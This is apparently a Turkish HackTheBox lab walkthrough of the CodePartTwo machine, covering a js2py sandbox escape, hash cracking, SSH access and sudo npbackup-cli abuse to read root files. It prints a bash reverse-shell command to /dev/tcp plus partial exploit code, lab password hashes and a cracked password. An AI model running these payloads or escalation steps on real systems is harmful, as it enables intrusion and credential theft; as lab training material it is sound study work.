



HTB CodePartTwo

Merhaba bugün hackTheBox CodePartTwo makinesini çözeceğiz.



Burada bir nmap ile başlıyorum hemen açık portları görüyorum.

Download app diyorum. İçeride js2py  kütüphanesini görüyorum. Bu bana lazım olacak çünkü kayıt olup giriş yaptıktan sonra bir zafiyet bulamıyorum ve bu zafiyetin kütüphane ile ilgili olması gerektiğini öğreniyorum.

Bunların ardından js2py için zafiyet araştırması yapıyorum ve github da bu zafiyetin kodunu ve nasıl çalışacağına ilişkin bilgiler görüyorum bunları uygulayacağım.

Önce bir dinleyici açıp payloadımı yerleştirdim.

```

let cmd = "bash -c 'bash -i >& /dev/tcp/10.10.15.40/9001 0>&1'"
let hacked, bymarve, nll
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattr__
nll = bymarve("__getattr__")
obj = nll("__class__").__base__
getattr = obj.__getattr__

function findpopen(o) {
  let result;
  for(let i in o.__subclasses__()) {
    let item = o.__subclasses__()[i]
    if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
      return item
    }
  }
}

```

```

root@kali:~# nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.15.40] from (UNKNOWN) [10.129.15.10] 51190
bash: cannot set terminal process group (890): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$

```

Burda bir ls attım hemen.

```

app@codeparttwo:~/app$ ls
ls
app.py
instance
__pycache__
requirements.txt
static
templates
app@codeparttwo:~/app$

```

Burada instance var her zaman instance in içi kontrol edilmelidir çünkü config veya db saklanabilir biz de bunu kontrol edince users.db yi bulduk.

```

app@codeparttwo:~/app/instance$ ls -la
ls -la
total 24
drwxrwxr-x 2 app app 4096 Feb  1 18:10 .
drwxrwxr-x 6 app app 4096 Sep  1 13:25 ..
-rw-r--r-- 1 app app 16384 Feb  1 18:10 users.db
app@codeparttwo:~/app/instance$ file users.db
file users.db
users.db: SQLite 3.x database, last written using SQLite version 3031001
app@codeparttwo:~/app/instance$

```

Burada users.db yi bulduktan sonra dosyasına bakıyorum ve sqlite kullanıldığını görüyorum kullanıcıları buradan çekeceğim.

```
file users.db
users.db: SQLite 3.x database, last written us
app@codeparttwo:~/app/instance$ sqlite3 users.
sqlite3 users.db
.tables
code_snippet user
SELECT * FROM user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|mehmet|202cb962ac59075b964b07152d234b70
```

Kullanıcıları aldıktan sonra bu şifrelerin md5 olduğu çok belli marcoyu çözüyorum sonrasında ssh bağlantısı alacağım çünkü ssh açıktı.

Hashes.com

Ana Sayfa

Geçildi!
1 hashlar kontrol edildi: 1 bulundu 0 bulunamadı

Bulundu:
649c9d65a206a75f5abe509fe128bce5:sweetangelbaby

TEKRAR ARA

HASHES.COM

```
app@codeparttwo:~/app$ ls -la instance
ls -la instance
total 24
drwxrwxr-x 2 app app 4096 Feb 1 18:10 .
drwxrwxr-x 6 app app 4096 Sep 1 13:25 ..
-rw-r--r-- 1 app app 16384 Feb 1 18:10 users.db
app@codeparttwo:~/app$ cd instance
cd instance
app@codeparttwo:~/app/instance$ ls -la
ls -la
total 24
drwxrwxr-x 2 app app 4096 Feb 1 18:10 .
drwxrwxr-x 6 app app 4096 Sep 1 13:25 ..
-rw-r--r-- 1 app app 16384 Feb 1 18:10 users.db
app@codeparttwo:~/app/instance$ file users.db
file users.db
users.db: SQLite 3.x database, last written using SQLite version 30
app@codeparttwo:~/app/instance$ sqlite3 users.db
sqlite3 users.db
.tables
code_snippet user
SELECT * FROM user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|mehmet|202cb962ac59075b964b07152d234b70
```

Şimdi ssh bağlantısı alıyorum.

```
(root@kali)-[~]
└─$ ssh marco@10.129.15.10
The authenticity of host '10.129.15.10 (10.129.15.10)' can't be established.
ED25519 key fingerprint is SHA256:KGKFyaW9Pm7DDxZe/ABoi/0hkygmBMA8Y33zxkEjcd4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.15.10' (ED25519) to the list of known hosts.
marco@10.129.15.10's password:
Permission denied, please try again.
marco@10.129.15.10's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun 01 Feb 2026 06:58:09 PM UTC

System load:          0.0
Usage of /:            57.4% of 5.08GB
Memory usage:         23%
Swap usage:           0%
Processes:            226
Users logged in:      0
IPv4 address for eth0: 10.129.15.10
IPv6 address for eth0: dead:beef::250:56ff:feb0:a78b

Expanded Security Maintenance for Infrastructure is not enabled.
```

Tarıyorum.

Ve burada user.txt yi yakalıyorum.

```
* Support: https://ubuntu.com/pro
System information as of Sun 01 Feb 2026 06:58:09 PM UTC

System load:          0.0
Usage of /:           57.4% of 5.08GB
Memory usage:         23%
Swap usage:           0%
Processes:            226
Users logged in:      0
IPv4 address for eth0: 10.129.15.10
IPv6 address for eth0: dead:beef::250:56ff:feb0:a78b

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Feb 1 18:58:11 2026 from 10.10.15.40
marco@codeparttwo:~$ ls
backups  npbackup.conf  user.txt
marco@codeparttwo:~$ cat user.txt
b1200e0d9a83d60fbb1565ab50af4e07
marco@codeparttwo:~$
```

Root.txt yi bulma vakti geldi. Sudo -l ile öğreniyoruz ki root olmamıza gerek yok npbackup-cli root olarak çalışabiliyor.Şifre sormuyor.

```
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
(ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco@codeparttwo:~$ sudo -l
```

Snapshotları listeliyoruz. sudo npbackup-cli -c /home/marco/npbackup.conf --snapshots bu kod ile çünkü Bu program daha önce hangi dizinleri yedeklemiş? Root'a ait bir snapshot var mı? Bu bilgileri öğrenmeliyiz.

Doğru snapshot ı listeledikten sonra içeride root olduğunu görüyoruz.

```
marco@codeparttwo: ~  
Oturum Eylemler Düzen Görünüm Yardım  
35a4dac3 2025-04-06 03:50:16 codetwo /home/app/app 48.295 KiB  
b1504d89 2026-02-01 19:17:54 codeparttwo /root 197.660 KiB  
  
2 snapshots  
2026-02-01 19:18:18,473 :: INFO :: Snapshots listed successfully  
2026-02-01 19:18:18,474 :: INFO :: Runner took 2.445883 seconds for snapshots  
2026-02-01 19:18:18,474 :: INFO :: Operation finished  
2026-02-01 19:18:18,487 :: INFO :: ExecTime = 0:00:02.502046, finished, state is: success.  
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup_root.conf --ls  
2026-02-01 19:18:39,386 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 -  
Copyright (C) 2022-2025 NetInvent running as root  
2026-02-01 19:18:39,428 :: INFO :: Loaded config 09F15BEC in /home/marco/npbackup_root.conf  
2026-02-01 19:18:39,444 :: INFO :: Showing content of snapshot latest in repo default  
2026-02-01 19:18:41,862 :: INFO :: Successfully listed snapshot latest content:  
snapshot b1504d89 of [/root] at 2026-02-01 19:17:54.989134459 +0000 UTC by root@codeparttwo filtered by []:  
/root  
/root/.bash_history  
/root/.bashrc  
/root/.cache  
/root/.cache/motd.legal-displayed  
/root/.local  
/root/.local/share  
/root/.local/share/nano  
/root/.local/share/nano/search_history  
/root/.mysql_history  
/root/.profile  
/root/.python_history  
/root/.sqlite_history  
/root/.ssh  
/root/.ssh/authorized_keys  
/root/.ssh/id_rsa  
  
Solve 1 flag to get promoted!
```

Artık burada txt yi çekmek kalıyor.

```
npbackup-cli: error: unrecognized arguments: /tmp/root.txt  
marco@codeparttwo:~$ cat /tmp/root.txt  
cat: /tmp/root.txt: No such file or directory  
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup_root.conf -  
{ "result": false, "reason": "Config file /home/marco/npbackup_root.conf cannot be read or  
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup_root.conf -  
{ "result": false, "reason": "Config file /home/marco/npbackup_root.conf cannot be read or  
marco@codeparttwo:~$ ls -l /home/marco/npbackup_root.conf  
ls: cannot access '/home/marco/npbackup_root.conf': No such file or directory  
marco@codeparttwo:~$ ls -l /home/marco/npbackup*.conf  
-rw-rw-r-- 1 root root 2893 Jun 18 2025 /home/marco/npbackup.conf  
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup.conf --dump /tmp/root.txt  
f6f5d7f415dd62b8474a32abad96c656  
marco@codeparttwo:~$
```

☐ Seçimi Yapıştır
☒ Yakınlaştır
☒ Uzaklaştır
☒ İlk Boyut
☒ Aktif Uçbirimi Temizle
Bölünmüş Görünüm Ü
Bölünmüş Görünüm S
Alt Terminali Kapat
Geçiş Menüsü
Pencere Kenarlıklarını
Tercihler...